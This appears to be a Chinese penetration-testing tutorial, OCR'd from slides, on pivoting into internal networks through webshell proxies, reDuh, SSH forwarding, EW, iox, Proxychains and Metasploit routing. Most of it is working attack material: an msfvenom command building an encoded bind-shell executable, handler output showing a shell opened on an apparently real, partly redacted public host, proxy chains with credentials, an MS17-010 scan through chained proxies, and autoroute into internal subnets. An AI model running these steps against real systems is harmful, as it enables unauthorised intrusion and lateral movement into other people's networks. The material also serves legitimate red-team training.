
冰蝎的数据包传输是加密的，本身也具备socks代理功能，但传输过程中存在丢包情况。这里同样是利用metasploit探测ms17_010漏洞，结果显示不存在。当不设置代理探测时，实际漏洞是存在的。



reduh (单端口转发)

当目标服务器中间件等服务版本较低，reGeorg或冰蝎马等无法正常解析，就需要换用其它的http代理脚本

。



reduh (单端口转发)

```
msfvenom --platform windows -p windows/shell_bind_tcp lport=53 -e x86/shikata_ga_nai -i 5 -f exe -o x86shell.exe

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/shell_bind_tcp
msf5 exploit(multi/handler) > set rhost 127.0.0.1
msf5 exploit(multi/handler) > set lport 5353
msf5 exploit(multi/handler) > run -j

java -jar reDuhClient.jar http://103.242.xx.xx/reduh.aspx
telnet 127.0.0.1 1010
>>[createTunnel]5353:127.0.0.1:53
```

HTTP → SOCKS

```
msf5 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf5 exploit(multi/handler) >
[*] Started bind TCP handler against 127.0.0.1:5353

msf5 exploit(multi/handler) > [*] Command shell session 1 opened (127.0.0.1:53103 -> 127.0.0.1:5353) at 2019-12-31 17:32:42 +0800

msf5 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type              Information
     Connection
  --  ----  ----              -----------
    ----------
  1         shell x86/windows  Microsoft Windows [_ 6.1.7600] _ (c) 2009 Microsoft Corporation_  127.0.0.1:53103 -> 127.0.0.1:5353 (127.0.0.1)

msf5 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...


C:\inetpub\wwwroot>ipconfig
ipconfig

Windows IP ....


......... ....... 2:

   ....... DNS ..... . . . . . . . :
   IPv4 .. . . . . . . . . . . . . : 103.242.[redacted]
   ....... . . . . . . . . . . . . : 255.255.255.128
   ..... . . . . . . . . . . . . . : 103.242.[redacted]
```

```
java -jar reDuhClient.jar http://103.242.[redacted]/reduh.aspx
[Info]Querying remote web page for usable remote service port
[Info]Remote RPC port chosen as 42000
[Info]Attempting to start reDuh from 103.242.[redacted]:80/reduh.aspx.  Using service port 42000. Please wait...
[Info]reDuhClient service listener started on local port 1010
[Info]Caught new service connection on local port 1010
[Info]Successfully bound locally to port 5353. Awaiting connections.
[Info]Requesting reDuh to create socket to 127.0.0.1:53
[Info]Successfully created socket 5353:127.0.0.1:53:1
[Info]Localhost <==== 127.0.0.1:53:1 (90 bytes picked up from remote port)
[Info]Localhost <==== 127.0.0.1:53:1 (23 bytes picked up from remote port)
[Info]Localhost ====> 127.0.0.1:53:1 (9 bytes read from local socket)
[Info]Caught data with sequenceNumber 0
```

```
telnet
Last login: Tue Dec 31 17:31:01 on ttys001
AnonySec
telnet 127.0.0.1 1010                                  17:31:57
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Welcome to the reDuh command line
>>[createTunnel]5353:127.0.0.1:53
 Successfully bound locally to port 5353. Awaiting connections.

>>_
```

当payload与单端口转发都执行时，MSF在启动run监听！

SSH

本地转发

把本地端口数据转发到远程服务器，本地服务器作为SSH客户端及应用户端，称为正向tcp端口加密转发。

远程转发

把远程端口数据转发到本地服务器，本地服务器作为SSH客户端及应用服务端，称为反向tcp端口加密转发。

动态转发

动态端口转发实际上是建立一个ssh正向加密的socks4/5代理通道，任何支持socks4/5协议的程序都可以使用这个加密的通道来进行代理访问，称为正向加密socks。


```
$ ssh -C -f -N -g -D 0.0.0.0:10080 root@192.168.144.174 -p 22
AnonySec ~
$ ifconfig en0
en0: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
        options=400<CHANNEL_IO>
        ether 38:f9:d3:a6:67:9c
        inet6 fe80::c06:f365:b443:36c4%en0 prefixlen 64 secured scopeid 0x6
        inet 10.[redacted].99 netmask 0xfffff000 broadcast 10.11.47.255
        nd6 options=201<PERFORMNUD,DAD>
        media: autoselect
        status: active
AnonySec ~
$ netstat -an |grep 10080
tcp4       0      0  *.10080                *.*                    LISTEN
```

单文件

Windows XP/2003 无法运行


EW → ./ew -s ssocksd -l 1080


IOX → ./iox proxy -l 1080



Proxifier（多级）

- 外网 socks
- 内网 socks
- 创建 代理链





Proxychains

- 命令行代理神器
- 多级代理
- Socks 口令

```
48 # Quiet mode (no output from library)
49 quiet_mode
```

```
111 [ProxyList]
112 # add proxy here ...
113 # meanwile
114 # defaults set to "tor"
115 #socks4     127.0.0.1   1086
116 socks5  129.211.[redacted]  6000 abc abc@123
117 socks5  59.[redacted].9   6060
```

```
msf5 auxiliary(scanner/smb/smb_ms17_010) > run
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  129.211.[redacted]:6000  ...  59.[redacted].9:6060  ...  10.231.40.12:445  ...  OK
[proxychains] Strict chain  ...  129.211.[redacted]:6000  ...  59.[redacted].9:6060  ...  10.231.40.12:135  ...  OK

[+] 10.231.40.12:445      - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Enterprise 7601 Service Pack 1 x64 (64-bit)
[!] 10.231.40.12:445      - Host is likely INFECTED with DoublePulsar! - Arch: x64 (64-bit), XOR Key: 0xBD7A8A96
[*] 10.231.40.12:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[proxychains] DLL init: proxychains-ng 4.14
```

Metasploit

Module advanced options :

Name	Current Setting	Required	Description
Proxies	no		A proxy chain of format type:host:port[,type:host:port][...]

```
msf5 auxiliary(scanner/portscan/tcp) > setg proxies socks5:129.[illegible].202:6050,socks5:10.120.21.33:8081
proxies => socks5:129.[illegible].202:6050,socks5:10.120.21.33:8081
msf5 auxiliary(scanner/portscan/tcp) > run

[*] 10.120.77.111:        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/portscan/tcp) > setg proxies socks5:129.[illegible].202:6050,socks5:10.120.21.33:8088
proxies => socks5:129.[illegible].202:6050,socks5:10.120.21.33:8088
msf5 auxiliary(scanner/portscan/tcp) > run

[+] 10.120.77.111:        - 10.120.77.111:443 - TCP OPEN
[*] 10.120.77.111:        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Metasploit

在获取目标一个 sessions 后，可以查看IP段信息并自动添加路由表。

当知道目标路由表信息时，可直接添加 route，之后在metasploit继续渗透。

```
msf5 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] No routes have been added yet
meterpreter > run post/multi/manage/autoroute

[!] SESSION may not be compatible with this module.
[*] Running module against 103.224.[redacted]
[*] Searching for subnets to autoroute.
[+] Route added to subnet 103.224.[redacted]/255.255.255.128 from host's routing table.
[+] Route added to subnet 172.17.0.0/255.255.0.0 from host's routing table.
[+] Route added to subnet 172.19.0.0/255.255.0.0 from host's routing table.
[+] Route added to subnet 172.18.0.0/255.255.0.0 from br-ab0cea8f2d10.
```

```
msf5 exploit(multi/handler) > route add 172.20.20.0/24 1
[*] Route added
msf5 exploit(multi/handler) > route

IPv4 Active Routing Table
=========================

   Subnet            Netmask           Gateway
   ------            -------           -------
   103.224.82.128    255.255.255.128   Session 1
   172.17.0.0        255.255.0.0       Session 1
   172.18.0.0        255.255.0.0       Session 1
   172.19.0.0        255.255.0.0       Session 1
   172.20.20.0       255.255.255.0     Session 1

[*] There are currently no IPv6 routes defined.
msf5 exploit(multi/handler) >
```

Metasploit

利用已有session (route) 开启一个socks，挂载其他工具上 进行多级穿透

。

```
msf6 auxiliary(server/socks_proxy) > options

Module options (auxiliary/server/socks_proxy):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        Proxy password for SOCKS5 listener
   SRVHOST   0.0.0.0          yes       The address to listen on
   SRVPORT   1080             yes       The port to listen on
   USERNAME                   no        Proxy username for SOCKS5 listener
   VERSION   5                yes       The SOCKS version to use (Accepted: 4a, 5)


Auxiliary action:

   Name   Description
   ----   -----------
   Proxy  Run a SOCKS proxy server


msf6 auxiliary(server/socks_proxy) >
```

Conclusion

内网穿透时，代理需要稳定、隐蔽，思路更需要不断的拓宽。毕竟在实战中，多么复杂的环境都会遇到，更多的是总结不同打法，进行落地，最终将内网的“大门”打开！

雷神众测

Thanks ！